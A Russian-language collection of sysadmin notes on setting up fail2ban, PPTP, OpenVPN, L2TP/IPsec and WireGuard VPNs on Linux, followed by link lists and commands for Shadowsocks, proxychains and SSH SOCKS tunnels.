Определения комбинаций фильтров и действий.Фильтры и действия идентифицируются по именам файлов без расширений .conf/.local.

----------------------------------------------------------------------------------------------------------------------------

Сервис Fail2ban хранит настройки в каталоге /etc/fail2ban.
файл jail.conf, содержит стандартные настройки он перезаписывается при обновлении пакета Fail2ban, потому его редактировать нельзя
Файл jail.conf содержит раздел [DEFAULT], после которого следует раздел для индивидуальных сервисов. Файл jail.local может переопределить любое из этих значений. Файлы применяются в алфавитном порядке:

/etc/fail2ban/jail.conf
/etc/fail2ban/jail.d/*.conf,
/etc/fail2ban/jail.local
/etc/fail2ban/jail.d/*.local,

sudo yum install epel-release
yum -y install ipset systemd-python
yum --disablerepo=* --enablerepo=epel -y install fail2ban fail2ban-systemd
(можно проще без отключения реп)
yum -y install fail2ban fail2ban-systemd

вместе с ним установятся также и зависимые утилиты,
# такие как: fail2ban-firewalld, fail2ban-sendmail, fail2ban-server

yum update -y selinux-policy*

systemctl start fail2ban
systemctl enable fail2ban
systemctl status fail2ban

Чтобы получить более подробный вывод, введите:
sudo fail2ban-client status sshd

nano /etc/fail2ban/jail.local


nano /etc/fail2ban/jail.d/sshd.local


nano /etc/fail2ban/filter.d/pptp.conf


nano /etc/fail2ban/jail.d/pptpd.local


Конфигурация одним файлом

nano /etc/fail2ban/jail.local


systemctl restart pptpd
systemctl restart firewalld
systemctl restart fail2ban

enable = true — проверка ssh активна.
action Ссылается на соответствующий файл действия в /etc/fail2ban/action.d/ используется для получения IP-адреса, который необходимо заблокировать, используя фильтр, доступный в /etc/fail2ban/action.d/firewallcmd-ipset.conf.
ignoreip — используется для установки списка IP-адресов, которые не будут забанены. Список IP-адресов следует указывать через пробел.
bantime — время блокировки, в секундах.
maxretry — количество попыток перед перед блокировкой.
findtime — время, на протяжении которого рассчитывается количество попыток перед баном (maxretry).
logpath = /var/log/messages путь к файлу лога. Но если у вас не включен режим debug в настройках конфигурации pptp, то нужно это сделать, просто раскомментировать строчку с debug в файле /etc/ppp/options.
filter - Ссылается на соответствующий файл фильтра в /etc/fail2ban/filter.d/
usedns : определяет, используется ли обратный DNS для реализации запретов. Установка этого значения в «no» приведет к запрету самих IP-адресов вместо имен хостов. Параметр «warn» будет пытаться использовать обратный DNS для поиска имени хоста и забанить таким образом, но будет регистрировать активность для просмотра.
destemail : это адрес, на который будет отправлено уведомление по электронной почте, если вы настроили свое действие на почтовые оповещения.
sendername : это будет использоваться в поле email from для сгенерированных уведомлений


смотрим пишется ли что-то в логи fail2ban
tail /var/log/fail2ban.log
fail2ban-client -vv -d 2>&1 | grep sshd | grep -Ev "'addfailregex'|'addignoreip'|'action'"

https://www.fail2ban.org/wiki/index.php/MANUAL_0_8

Отслеживание записей неудачного входа
cat /var/log/secure | grep 'Failed password'
tail /var/log/secure


iptables -vnL

fail2ban-client status
fail2ban-client status sshd
fail2ban-client status pptp

Разблокировка IP-адреса
Чтобы удалить IP-адрес из списка запрещенных, для параметра IPADDRESS задан соответствующий IP-адрес, который необходимо разблокировать.
fail2ban-client set sshd unbanip IPADDRESS
fail2ban-client set pptp unbanip IPADDRESS
или
firewall-cmd --direct --permanent --remove-rule ipv4 filter f2b-sshd 0 -s 188.134.7.221

Если вы часто подключаетесь к своему серверу по pptp, и возможно забудете пароль или еще что-то, и не хотите быть забанеными, внесите свой ip адрес (или несколько, или подсеть) в файл /etc/fail2ban/jail.local строчкой через пробел

ignoreip = 127.0.0.1/8 192.168.6.0/24 123.123.123.123

sudo firewall-cmd --direct --get-all-rules
sudo ipset list fail2ban-sshd

sudo /etc/ppp/options.pptpd
раскомментируем debug (снять #)

снятие блокировки
Linux удаляет IP из fail2ban f2b

firewall-cmd --direct --get-all-rules
ipv4 filter f2b-pptp 0 -s 192.168.107.99 -j REJECT --reject-with icmp-port-unreachable

cat /etc/firewalld/direct.xml

проверьте, не заблокирован ли ваш IP:
iptables -L -n

Если ваш IP был заблокирован, найдите номер строки вашего IP-адреса в списке запрещенных

iptables -L f2b-pptp -v -n --line-numbers
1 278 16680 REJECT all -- * * 192.168.107.99 0.0.0.0/0 reject-with icmp-port-unreachable
2 390K 19M RETURN all -- * * 0.0.0.0/0 0.0.0.0/0

Теперь вы можете использовать `iptables -D chain rulenum`, чтобы удалить запись с вашим IP-адресом.
iptables -D f2b-pptp 1

Это удалит строку 1:
iptables -L f2b-pptp -v -n --line-numbers
1 390K 19M RETURN all -- * * 0.0.0.0/0 0.0.0.0/0

Если вам нужно удалить другой IP-адрес из списка запрещенных IP-адресов ssh / sshd, вам нужно снова запустить `iptables -L f2b-sshd -v -n --line-numbers`, так как номера строк меняются каждый раз, когда вы удаляете одну запись


у fail2ban нет способа отличить неудачный вход в систему от разрыва соединения PPTP-регулятора из-за причудливого формата журналирования pptpd. Таким образом, регулярные входы в систему будут считаться неудачными, и IP-адрес в конечном итоге будет заблокирован. (Вам нужно будет снять запрет вручную, используя SSH, или просто хитро спроектировать значения bantime / findtime / maxretry, чтобы разрешить регулярное использование, одновременно предотвращая перебор)

Если необходимо отправлять почту, то надо установить и настроить пакет ssmtp


разное
https://unixhow.com/3707/kak-ustanovit-pptp-vpn-klient-na-centos-rhel
https://www.prado.lt/how-to-set-up-pptp-client-on-debian-9
https://wiki.ubuntu.com/VPN
modprobe ppp-generic

lsmod | grep pptp
grep -i pptp /var/log/*
grep -i pptp /var/log/messages
grep -i pptp /var/log/syslog

https://linuxconfig.org/how-to-establish-pptp-vpn-client-connection-on-centos-rhel-7-linux
pppd[32087]: LCP: timeout sending Config-Requests
modprobe nf_conntrack_pptp
modprobe nf_conntrack_proto_gre

http://pptpclient.sourceforge.net/howto-debian.phtml
http://pptpclient.sourceforge.net/howto-diagnosis.phtml#lots_of_data
https://www.adminsehow.com/2010/04/connect-to-pptp-vpn-from-linux-only-by-one-command/
https://askubuntu.com/questions/590114/pptp-client-doesnt-connect-by-command-line
pppd pty "pptp IP_OR_FQDN_VPN_SERVER --nolaunchpppd" file /etc/ppp/options.pptp user USERNAME password PASSWORD

замените IP_OR_FQDN_VPN_SERVER на IP или DNS вашего VPS-сервера.
замените USERNAME своим именем пользователя VPN.
замените ПАРОЛЬ своим паролем VPN.
подождите примерно 10-15 секунд, затем запустите команду ifconfig, вы увидите там интерфейс ppp0, если его нет, вы можете устранить неполадки, заглянув в системный журнал вашего linux
Если у вас есть какие-либо пользовательские настройки, вам может понадобиться отредактировать файл /etc/ppp/options.pptp.
чтобы отключить форму VPN, используйте следующую команду:

killall pppd

проверить порты
netstat -ntulp
netstat -ntlp | grep LISTEN
ss -ltupn
lsof -nP -i | grep LISTEN
nmap localhost
получить ip адрес
curl ipinfo.io/ip
wget -O - -q icanhazip.com
nmap адрес

ошибки
http://blog.inelsis.ru/?p=165
VPN не подключается.
LOG
pptpd[16913]: GRE: read(fd=8,buffer=6097c0,len=8260) from network failed: status = -1 error = Protocol not available
pptpd[16913]: CTRL: GRE read or PTY write failed (gre,pty)=(8,6)
pppd[16914]: Modem hangup
Решение.
настроить options.pptpd
Добавить.
mtu 900
mru 900
Провайдер чтото сделал.


настройка OpenVPN
OpenVPN-Server на Centos 7

Устанавливаем репозиторий EPEL (если нет)
# yum install epel-release

Устанавливаем NET-Tools (если нет)
# yum install net-tools

Установка OpenVPN-Server и Easy-RSA
# yum install openvpn easy-rsa

Создаем директорию для генерации сертификатов и копируем туда Easy-RSA
# mkdir /etc/openvpn/easy-rsa
# cp -rf /usr/share/easy-rsa/3/* /etc/openvpn/easy-rsa

Переходим в директорию и создаем файл vars
# cd /etc/openvpn/easy-rsa
# vi vars

Записываем в файл vars


Делаем файл исполняемым
# chmod +x vars

Создание ключа и сертификата для OpenVPN Сервера


Инициализация каталог PKI


Создать ключ CA
# ./easyrsa build-ca

будет запрошен пароль, его будет запрашивать в дальнейшем при создании сертификатов

Создадим ключ сервера (название сервера srv-openvpn)
# ./easyrsa gen-req srv-openvpn nopass
опция nopass — отключение пароля для srv-openvpn

Подпишем ключ srv-openvpn используя наш CA-сертификат
# ./easyrsa sign-req server srv-openvpn

на вопрос: Confirm request details: — ответить: yes
в процессе у нас спросят пароль, который мы задавали CA

Проверим файлы сертификата, что бы убедится, что сертификаты сгенерировались без ошибок
# openssl verify -CAfile pki/ca.crt pki/issued/srv-openvpn.crt
pki/issued/srv-openvpn.crt: OK

Создание ключа клиента


# cd /etc/openvpn/easy-rsa

Сгенерируем ключ клиента client-01
# ./easyrsa gen-req client-01 nopass

Подпишем ключ client-01, используя наш CA сертификат
# ./easyrsa sign-req client client-01

на вопрос: Confirm request details: — ответить: yes
в процессе у нас спросят пароль, который мы задавали CA

Проверим файлы сертификата
# openssl verify -CAfile pki/ca.crt pki/issued/client-01.crt
pki/issued/client-01.crt: OK

Дополнительная настройка OpenVPN сервера


Сгенерируем ключ Диффи-Хеллмана
# ./easyrsa gen-dh

Сгенерируем CRL ключ необходимый для отзыва клиентских сертификатов
# ./easyrsa gen-crl

Для того, что бы отозвать сертификат надо выполнить команду (НА БУДУЩЕЕ)
# ./easyrsa revoke client-02
после каждого отозванного сертификата необходимо обновлять CRL ключ

Копируем сертификаты сервера
# cp pki/ca.crt /etc/openvpn/server/
# cp pki/issued/srv-openvpn.crt /etc/openvpn/server/
# cp pki/private/srv-openvpn.key /etc/openvpn/server/
# cp pki/dh.pem /etc/openvpn/server/
# cp pki/crl.pem /etc/openvpn/server/

Копируем сертификаты клиента
# cp pki/ca.crt /etc/openvpn/client/
# cp pki/issued/client-01.crt /etc/openvpn/client/
# cp pki/private/client-01.key /etc/openvpn/client/

Настройка OpenVPN сервера


Создадим файл конфигурации server.conf

# cd /etc/openvpn
# vi server.conf

Записываем в файл server.conf


Настройка Firewalld


Отредактировать файл /etc/sysctl.conf:
Добавить:
net.ipv4.ip_forward = 1

Выполняем команду
# sysctl -p

cat /proc/sys/net/ipv4/ip_forward

Настройка


Запустим OpenVPN и добавим его в автозагрузку
# systemctl start openvpn@server
# systemctl enable openvpn@server

Проверим
# systemctl status openvpn@server

Настройка OpenVPN клиента


Создадим файл конфигурации client-01.ovpn
# cd /etc/openvpn/client
# vi client-01.ovpn

Записываем в файл client-01.ovpn


в строке ‘remote xx.xx.xx.xx 1194‘ надо прописать IP-адрес вместо ‘xx.xx.xx.xx‘

Теперь для надо заархивировать сертификаты (ca.crt, client-01.crt), ключ клиента (client-01.key), файл конфигурации (client-01.ovpn), и передать их на ПК, который будет подключаться к OpenVPN серверу

OpenVPN объединяем ключи и конфигурацию клиента в один файл
https://interface31.livejournal.com/87234.html
https://dimetrius.net/linux/ethernet-and-vpn/ob-edinenie-konfiga-i-klyuchej-openvpn-v-odin-fajl.html

откроем файл конфигурации клиента и закомментируем в нем строки содержащие пути к ключам и сертификатам (пути даны сугубо условно):

#ca C:\\Users\\Andrey\\OpenVPN\\keys\\ca.crt
#cert C:\\Users\\Andrey\\OpenVPN\\keys\\ivanov.crt
#key C:\\Users\\Andrey\\OpenVPN\\keys\\ivanov.key
Если вы используете TLS-аутентификацию, то дополнительно закомментируйте:

#tls-auth C:\\Users\\Andrey\\OpenVPN\\keys\\ta.key 1
Теперь перейдем в самый конец файла и создадим там несколько секций в которые скопируем содержимое ключей и сертификатов:


В секцию ca мы копируем содержимое корневого сертификата ca.crt, в секцию key - содержимое ключа клиента, а в секцию cert - открытый ключ из его сертификата, обратите внимание, что копируется содержимое начиная от строки BEGIN и заканчивая строкой END включительно, как есть, без каких либо изменений. Открыть сертификаты и ключи можно обычным Блокнотом, либо любым иным текстовым редактором.

Вместо строк
ca ca.crt
cert user1.crt
key user1.key

вставляем следующую конструкцию...


Если вы используете TLS-аутентификацию, то добавьте секцию tls-auth и скопируйте в нее содержимое ключа ta.key:


И добавьте в файл опцию:
key-direction 1

Теперь файл конфигурации можно сохранить и передать на клиентское устройство. А дальше все достаточно просто и практически не требует вмешательства администратора, многие пользователи вполне способны сделать все самостоятельно. Щелкаем правой кнопкой на значок графической оболочки OpenVPN в системном лотке, выбираем Импорт конфигурации и указываем на полученный файл.


подключить клиента из консоли:
openvpn --config /etc/openvpn/client/client2.ovpn &> /dev/hull

с поддержкой dns
https://github.com/jonathanio/update-systemd-resolved
настройка клиента openvpn
openvpn --config /etc/openvpn/client/имя_сети.ovpn --config /etc/openvpn/scripts/update-systemd-resolved.conf &> /dev/hull

Для подключения с андройда использовать:
https://openvpn.net/vpn-server-resources/connecting-to-access-server-with-android/
официальный клиент OpenVPN Connect – Fast & Safe SSL VPN Client
продвинутый клиент OpenVPN for Android

https://openvpn.net/download-open-vpn/
https://openvpn.net/community-downloads/
https://build.openvpn.net/downloads/releases/

запуск клиента
openvpn --config client.ovpn
ip a show tun0

Описание команд и параметров OpenVPN

ошибки

Определение правильного MTU
ping -M do -s 1500 -c 1 www.example.com
Уменьшайте значение 1500 на 10 каждый раз, пока пинг не будет успешным. Как только пинг завершится успешно, используемым значением будет MTU, которое вы должны использовать.
OpenVPN требует установки значения MSS. MSS - это значение для MTU минус 40).
Например. Если ваш MTU 1460, ваш MSS 1420
mssfix 1420

DNS
https://github.com/jonathanio/update-systemd-resolved


ссылки
https://www.altlinux.org/L2TP_VPN_Client_Server
Настраиваем VPN PPTP соединение из командной строки
http://hww.ru/wp/2019/04/ustanovka-i-nastrojka-vpn-servera-na-centos-7/
Настройка VPN-сервер PPTPD (черновик)
Как настроить VPN с помощью PPTP

https://reversed.top/2014-07-07/pptp-add-route-automatically/
https://www.dmosk.ru/miniinstruktions.php?mini=router-centos
https://www.dmosk.ru/miniinstruktions.php?mini=firewalld-centos
https://losst.ru/nastrojka-firewall-centos-7
Использование ipset во встроенном брандмауэре CentOS 7
https://itproffi.ru/firewalld-ustanovka-i-nastrojka-zony-nat-probros-portov/
http://fliplinux.com/redhat-centos-7-firewalld-pptp.html
Использование ipset во встроенном брандмауэре CentOS 7
https://onedayadmin.sytes .net/fail2ban-zashita-servera-ot-brutforsa/

Описание некоторых sysctl переменных ядра Linux (sysctl proc linux kernel tune)
Тюнинг сети и безопасности TCP/IP с помощью sysctl.conf
https://linux-audit.com/blocking-ip-addresses-in-linux-with-iptables/
https://wiki.archlinux.org/index.php/Fail2ban_(Русский)
Защищаем сервер на CentOS 7 с помощью firewalld и fail2ban
Установка и настройка Fail2Ban в Centos 7
ЗАЩИТА SSH ПРИ ПОМОЩИ FAIL2BAN В CENTOS 7
Настройка и использование Fail2ban на Linux
https://www.digitalocean.com/community/tutorials/how-fail2ban-works-to-protect-services-on-a-linux-server
Установка и настройка fail2ban
КАК FAIL2BAN ЗАЩИЩАЕТ СЕРВИСЫ LINUX


vpn pptp openvpn centos7
Настройка L2TP
http://hww.ru/wp/2019/04/ustanovka-i-nastrojka-vpn-servera-na-centos-7/
https://github.com/hwdsl2/setup-ipsec-vpn

cp /etc/sysctl.conf /etc/sysctl.conf.bak
можно так


но достаточно и так (здесь я отключил ip6)


на самом деле нужен лишь один параметр
net.ipv4.ip_forward=1

Перечитываем конфигурацию.
sysctl -p

cat /proc/sys/net/ipv4/ip_forward

Настройка firewall-cmd
по настройке подробно тут vpn pptp openvpn centos7
надо лишь добавить порты для l2tp

firewall-cmd --state
firewall-cmd --list-all
firewall-cmd --list-ports
firewall-cmd --list-all-zones
firewall-cmd --get-active-zones
firewall-cmd --direct --get-all-rules
firewall-cmd --zone=public --list-ports
firewall-cmd --zone=external --list-services
firewall-cmd --zone=external --list-ports
firewall-cmd --zone=public --list-ports
firewall-cmd --list-rich-rules

firewall-cmd --zone=public --remove-interface=enp3s0 --permanent
firewall-cmd --zone=external --change-interface=enp3s0 --permanent

firewall-cmd --zone=external --add-port=500/udp --permanent
firewall-cmd --zone=external --add-port=4500/udp --permanent
firewall-cmd --zone=external --add-port=1701/udp --permanent

firewall-cmd --permanent --direct --add-rule ipv4 filter INPUT 0 -p gre -j ACCEPT
firewall-cmd --permanent --add-masquerade
firewall-cmd --query-masquerade

firewall-cmd --direct --permanent --add-rule ipv4 filter FORWARD 0 -i enp3s0 -o enp1s0 -j DROP
firewall-cmd --direct --permanent --add-rule ipv4 filter FORWARD 0 -i enp1s0 -o enp3s0 -j DROP

firewall-cmd --reload
firewall-cmd --direct --get-all-rules


cp /etc/xl2tpd/xl2tpd.conf /etc/xl2tpd/xl2tpd.conf.orig
nano /etc/xl2tpd/xl2tpd.conf


Для использования сервера RADIUS или DHCP, оставьте отключенными опции ip range и local ip. Если соединение нестабильно, попробуйте добавить length bit = yes в раздел lns default. Чтобы не использовать PPP аутентификацию, замените require authentication = yes на refuse authentication = yes.

mcedit /etc/ppp/options.xl2tpd


Настройка IPsec
Есть несколько вариантов и пакетов для настройки IPsec: ipsec-tools, LibreSwan (OpenSwan) и strongSwan. ipsec-tools (racoon) наименее функционален, но для тех, кто пришёл из *BSD, он может быть более близок. Однако, в отличие от *BSD, Linux не использует отдельный интерфейс для IPsec. strongSwan – это ответвление от FreeS/WAN. LibreSwan – ответвление от Openswan (который сам является ответвлением от FreeS/WAN) с сохранением его оригинальных разработчиков. Мы будем использовать именно LibreSwan, который мы уже ранее установили. Обход NAT установлен по умолчанию в файле конфигурации LibreSwan, таким образом никаких особых этапов настройки не требуется.

Желательно иметь каждую настройку VPN в своём собственном файле, что может быть сделано раскомментированием последней строки в /etc/ipsec.conf:
#include /etc/ipsec.d/*.conf

Основные конфигурационные файлы для LibreSwan это:
/etc/ipsec.conf – определяет параметры IPSEC-соединений и параметры подключений в целом;
/etc/ipsec.secrets – ключи и пароли для шифрования

Файл /etc/ipsec.conf разбит на разделы:
config setup – глобальные параметры и опции
conn %default – параметры ipsec-соединений по-умолчанию. Если в отдельных параметрах соединений не указан параметр, то используются параметры отсюда.
Например: conn SomeTunnel – раздел с параметрами соединения SomeTunnel

Файл /etc/ipsec.secrets содержит неограниченное количество типов ключей (паролей).

Основные параметры команды ipsec, которая управляет подключениями LibreSwan:
start|restart|stop;
ipsec status|statusall — для просмотра состояния IPSEC-соединений;
up|down|route|unroute — для управления IPSEC-соединений.

Логи хранятся в /var/log/auth.log и /var/log/daemon.log.

Создаем файл настроек с таким содержимым:

mcedit /etc/ipsec.d/l2tp-ipsec.conf


где 1.1.1.1 заменяем на ваш внешний IP.
conn L2TP-PSK-NAT – служебное слово conn означает название соединения. После него будут параметры, которые характеризуют соединение.
left= и right= – адреса хостов. Слова символизируют то, что хосты находятся с разных сторон. Не имеет значения, в какой из них вы впишете свой адрес, система автоматически определит, какой из адресов относится к ее интерфейсу. Поэтому на разных хостах вполне можно использовать одинаковый конфиг. Вместо адреса можно использовать ключевое слово %any в виде right=%any. Тогда можно будет подключаться с любого адреса. Так выглядит общая конфигурация, которую можно использовать:
left=%defaultroute
leftprotoport=udp/l2tp
leftid=@vpn.example.com
right=%any
rightprotoport=udp/%any
type=tunnel – тип соединения. Может принимать значения tunnel, transport или passthrough.
authby=secret – что будет использоваться в качестве ключа: PSK (парольное слово) или RSA (ключ)
auto=start – опция определяет, когда включать соединение. Может принимать значения: start (автоматически стартовать), add (стартовать в ответ на инициацию от другого хоста), ignore (игнорировать соединение), manual (стартовать вручную), route (назначение мне осталось непонятно, используется крайне редко).
Ну и так как мы задали тип авторизации с помощью PSK, то давайте запишем секретное слово в файл ipsec.secrets.

vim /etc/ipsec.d/default.secrets
: PSK "SecretKey"

Ключ может быть задан строкой в кавычках или шестнадцатеричным числом. В следующем примере PUT_VPN_SERVER_IP должен быть заменён на IP-адрес сервера. Можно использовать доменное имя, но оно не рекомендовано разработчиками LibreSwan. Опция %any позволяет любым клиентам использовать этот PSK. Также можно IP не указывать как в нашей конфигурации выше. Примеры:

PUT_VPN_SERVER_IP %any : PSK 0x87839cfdab5f74bc211de156d2902d128bec3243
# Или используйте простой текстовый ключ вместо шестнадцатеричного:
# PUT_VPN_SERVER_IP %any : PSK "password_pass"
Прописываем в /etc/ppp/chap-secrets свои логины и пароли

vim /etc/ppp/chap-secrets
"user1" "xl2tpd" "pass1" *
"user2" "xl2tpd" "pass2" *

Настроим logrotate для /var/log/xl2tpd.log


Запускаем и тестируем.

systemctl enable ipsec
systemctl enable xl2tpd
systemctl start ipsec
systemctl start xl2tpd

смотрим логи
tail -f /var/log/xl2tpd.log

При работе с облачными сервисами важна не только скорость обработки и передачи данных — на первое место выдвигается гарантированный уровень безопасности. Данные, хранящиеся на внешнем ресурсе, ни в коем случае не должны попасть в чужие руки. C другой стороны, постоянно появляются сообщения о попытках государств что-нибудь да заблокировать. Наверное, поэтому в последнее время вырос интерес к VPN-решениям, и наряду с уже традиционными IPsec/XFRM и OpenVPN в Linux стали активно развиваться еще несколько проектов. Сегодня тебя ждут четыре интересных экземпляра: SoftEther VPN, WireGuard, FreeLAN и GoVPN.

Read more... )
https://xakep.ru/2016/10/07/vpn-review/

WireGuard

Mar. 11th, 2016 01:15 pm


Настройка WireGuard
wg genkey |tee /etc/wireguard/privatekey | wg pubkey |tee /etc/wireguard/publickey
chmod 600 privatekey
vim wg0.conf


echo "net.ipv4.ip_forward=1" >> /etc/sysctl.conf
sysctl -p

systemctl enable wg-quick@wg0.service
systemctl start wg-quick@wg0.service
systemctl status wg-quick@wg0.service

systemctl list-units --type service --state running
systemctl list-units --type service --state failed

wg genkey |tee vpn_user1_privatekey | wg pubkey |tee vpn_user1_publickey

wg0-client-vpn_user1.conf


wg0-client-vpn_user2.conf


на клиенте
apt-get install wireguard openresolv
cp wg0-client-vpn_user1.conf /etc/wireguard/wg0.conf
wg-quick up wg0
ip a
wg-quick down wg0

qrencode -t ansiutf8 -l L <"wg0-client-vpn_user1.conf"

WireGuard VPN — лучше платных сервисов и проще OpenVPN. Полная настройка WireGuard!
https://www.youtube.com/watch?v=5Aql0V-ta8A

WireGuard
https://play.google.com/store/apps/details?id=com.wireguard.android


OpenVPN и Wireguard клиенты через Network manager
Как настроить клиент WireGuard VPN с графическим интерфейсом NetworkManager
Wireguard для внутренней сети
Управление Wireguard через NetworkManager
Chapter 8. Setting up a WireGuard VPN
[HowTo] Configure WireGuard via the NetworkManager GUI (Advanced Network Manager)

How to Install and Configure WireGuard Client on Ubuntu 22.04


Бесплатный VPN сервер, клиент, и тд. часть 1
Бесплатный VPN сервер, клиент, и тд. часть 3

proxy
список доступных криптографических инструментов и децентрализованных сервисов.
Статистика доступных прокси серверов
Список бесплатных прокси
Атаки на прокси-сервер
------------------------------------------------------------------------
Единая точка выхода в web, I2P, TOR и обход блокировок
https://github.com/oxyd76/tinyxit
Как установить и настроить TinyProxy на вашем Linux-сервере
http://tinyproxy.github.io/

https://dev.m1089.ru/fproxy

https://3proxy.ru/documents/
https://github.com/3proxy/3proxy
Перенаправление через 3proxy
настройка 3proxy на debian12
https://mitmproxy.org/

Tun2Socks
https://github.com/xjasonlyu/tun2socks
https://hub.docker.com/r/xjasonlyu/tun2socks/
https://aur.archlinux.org/packages/tun2socks
Tun2Socks: прокси-сервер в качестве шлюза, или VPN через прокси
Поднимаем на OpenWrt клиент прокси VLESS, Shadowsocks, Shadowsocks2022. Настройка sing-box и tun2socks

stealth proxy
https://github.com/tholian-network/stealth
https://play.google.com/store/apps/details?id=com.free.stealthvpn&hl=ru

Shadowsocks
https://github.com/shadowsocks
https://shadowsocks.org/en/download/clients.html
pip install shadowsocks
https://github.com/shadowsocks/shadowsocks-libev
sudo apt install shadowsocks-libev
https://github.com/shadowsocks/shadowsocks-libev/blob/master/docker/alpine/README.md
docker pull shadowsocks/shadowsocks-libev
docker run -p 8388:8388 -p 8388:8388/udp -d --restart always shadowsocks/shadowsocks-libev:latest

Shadowsocks
https://github.com/shadowsocks/shadowsocks-android
https://play.google.com/store/apps/details?id=com.github.shadowsocks&hl=ru

https://www.v2fly.org/en_US/v5/config/proxy/shadowsocks2022.html

https://getoutline.org/
https://github.com/Jigsaw-Code/?q=outline
https://github.com/Jigsaw-Code/outline-server
https://github.com/Jigsaw-Code/outline-ss-server
https://raw.githubusercontent.com/Jigsaw-Code/outline-server/master/src/server_manager/install_scripts/install_server.sh
Как создать свой личный VPN сервер Outline⁠⁠
Криптовалюты — быстрый старт. Outline на европейском сервере за крипту. Свой аналог VPN.
https://www.youtube.com/watch?v=L-vmufI0uP8

ключи доступа
https://t.me/free1ss
https://getoutline.net/access-keys/
https://getoutline.me/access-keys/

https://github.com/tsunamaru/ss2ch/wiki
https://github.com/StreisandEffect/streisand
https://www.v2ray.com/ru/
https://github.com/shadowsocks/shadowsocks-windows/releases
https://github.com/cbeuw/GoQuiet
https://github.com/tsunamaru/riga-src/blob/master/services/shadowsocks-libev-goquet.service
https://github.com/tsunamaru/riga-src/blob/master/cfg/config-goquiet.json
https://github.com/cbeuw/GoQuiet-android
https://justpaste.it/4tjdx
https://telegra.ph/shadowsocks-over-cloudflare-05-17
https://justpaste.it/3mm70

паста с двача
архивный тред с двача

Коротко о Shadowsocks, или OpenVPN не нужен (в каждом доме)
Shadowsocks: свой VPN за пять минут
Как настроить Shadowsocks (альтернатива VPN)
Shadowsocks на CentOS 7
Настройка Shadowsocks через Cloudflare CDN
Личный сервер shadowsocks за 10 минут без затрат
Личный сервер shadowsocks за 10 минут без затрат (часть 2)
Личный сервер shadowsocks за 10 минут без затрат (часть 3)
Проксируем OpenVPN через Shadowsocks или чиним OpenVPN во время блокировок
Обход блокировок с помощью Shadowsocks + Cloak
настройка shadowsocks на debian12
3X-UI: Shadowsocks-2022 & XRay (XTLS) сервер с простой настройкой и приятным интерфейсом

Hiddify — простой и сложный VPN
https://hiddify.com/
https://github.com/hiddify/hiddify-next
https://sing-box.sagernet.org/
https://github.com/SagerNet/sing-box
https://f-droid.org/ru/packages/io.nekohasekai.sfa/

Обход блокировок на OpenWRT с помощью Sing-box (vless, vmess, trojan, ss2022) и баз GeoIP, Geosite


sing-box
https://sing-box.sagernet.org/
https://github.com/SagerNet/sing-box
https://github.com/vulpeace/roscomcircum


proxychains-ng
https://github.com/rofl0r/proxychains-ng
ProxyChains-NG
Как настроить прокси в ProxyChains на Linux
$ sudo -e /etc/proxychains.conf
# находим
[ProxyList]
# записываем что-то вроде
socks5 X.X.X.X 1080 proxy_user proxy_pass

proxychains -q curl -s https://ipinfo.io
proxychains -q chromium --incognito https://2ip.ru

запустить программу через shadowsocks
https://github.com/shadowsocks/shadowsocks/wiki/Using-Shadowsocks-with-Command-Line-Tools


https://github.com/anderspitman/awesome-tunneling
https://github.com/fatedier/frp
FRP обратный прокси-сервер, позволяющий открыть доступ к локальному серверу, расположенному за NAT или брандмауэром, из Интернета.

доступ к узлам за NAT или с динамическим IP
https://github.com/gjedeer/tuntox
./tuntox -i -L 2222:127.0.0.1:22
ssh -p 2222 myuser@localhost
ssh -o ProxyCommand='./tuntox -i -W localhost:22' gdr@localhost
------------------------------------------------------------------------

установка squid с доступом по группам в AD, squidGuard, lighttpd+lightsquid, sams2 в centos часть 1
установка squid с доступом по группам в AD, squidGuard, lighttpd+lightsquid, sams2 в centos часть2
------------------------------------------------------------------------
Развертывание прокси-сервера федерации (Microsoft)
------------------------------------------------------------------------
Безопасный HTTPS-прокси менее чем за 10 минут
Свободный* интернет без рекламы с минимальным энергопотреблением в режиме ожидания на смартфонах (в картинках)
https://freemyip.com/
https://github.com/SenseUnit/dumbproxy
https://github.com/SagerNet/SagerNet

Открытые клиенты Hola VPN и Opera VPN
https://github.com/Snawoot/hola-proxy
https://github.com/Snawoot/opera-proxy
https://github.com/Snawoot/windscribe-proxy
Запустить.
./hola-proxy.linux-amd64 -country de


./opera-proxy.linux-amd64 -country EU


./windscribe-proxy.linux-amd64 -location Germany/Frankfurt


Станет доступен обычный HTTP-прокси на локальном порту 8080 hola-proxy 18080 opera-proxy 28080 windscribe-proxy
Настроить браузер и/или другое ПО на использование HTTP-прокси-сервера по адресу 127.0.0.1:8080 для hola-proxy, 127.0.0.1:18080 для opera-proxy, 127.0.0.1:28080 для windscribe-proxy

SwitchyOmega (Chrome, Firefox)

tsocks
https://linux.die.net/man/5/tsocks.conf
https://www.systutorials.com/docs/linux/man/8-tsocks/
https://www.usenix.org.uk/content/tsocks.html
apt install tsocks
/etc/tsocks.conf


tsocks wget ftp://someplace.com/somefile

связка с shadowsocks


server_port должен соответствовать настройкам локального порта shadowsocks, server_type его следует установить на 5, поскольку shadowsocks использует socks5, а не socks4.


Анонимизация трафика утилит командной строки с ProxyChains
работа в консоли через прокси (wget и тд)

Socks5 proxy на CentOS 7
------------------------------------------------------------------------
ssh proxy via host, прокси SOCKS
создание постоянного SSH-тоннеля

SSH-туннели — пробрасываем порт
установка XRDP, VNC и SSH на Ubuntu и Debian. autossh
Настройка SSH-тунеля
Как настроить постоянно работающий SSH-туннель

Маршрутизация локальной сети через прозрачный socks-прокси
https://github.com/aktos-io/link-with-server

http://ruslash.com/ssh-proxy-via-host/
На локальном хосте выполняем:
$ ssh -L 8888:localhost:8888 HOSTA
На следующем хосте
$ ssh -D 8888 HOSTX
Потом подключаемся на локальный 8888 порт и используем его в качестве socks прокси.

https://wiki.enchtex.info/practice/ssh_socks_proxy_server
на локальной машине подключаемся к удаленной системе с помощью команды:
$ ssh -D8080 user@server
где -D8080 – произвольный номер порта.
в настройках программы выбираем использоваться socks прокси на адрес 127.0.0.1:8080


Создаём SOCKS 5 прокси с помощью SSH-соединения через удалённый сервер в Linux
Cоздать SOCKS 5 прокси довольно просто. Достаточно выполнить команду по следующей схеме:

ssh -f -C2qTnN -D <порт> <удаленный_пользователь>@<удаленный_сервер> -p 22
Где
-f Запросит ssh перейти в фоновый режим только перед выполнением команды.
-C Включит сжатие всех данных (включая stdin, stdout, stderr и данные для перенаправленных Х11 и TCP/IP соединений).
-2 Принуждает ssh использовать только протокол версии 2.
-q Тихий режим. Подавляет все предупреждения и диагностические сообщения. Будут отображены только фатальные ошибки.
-T Отменить переназначение терминала.
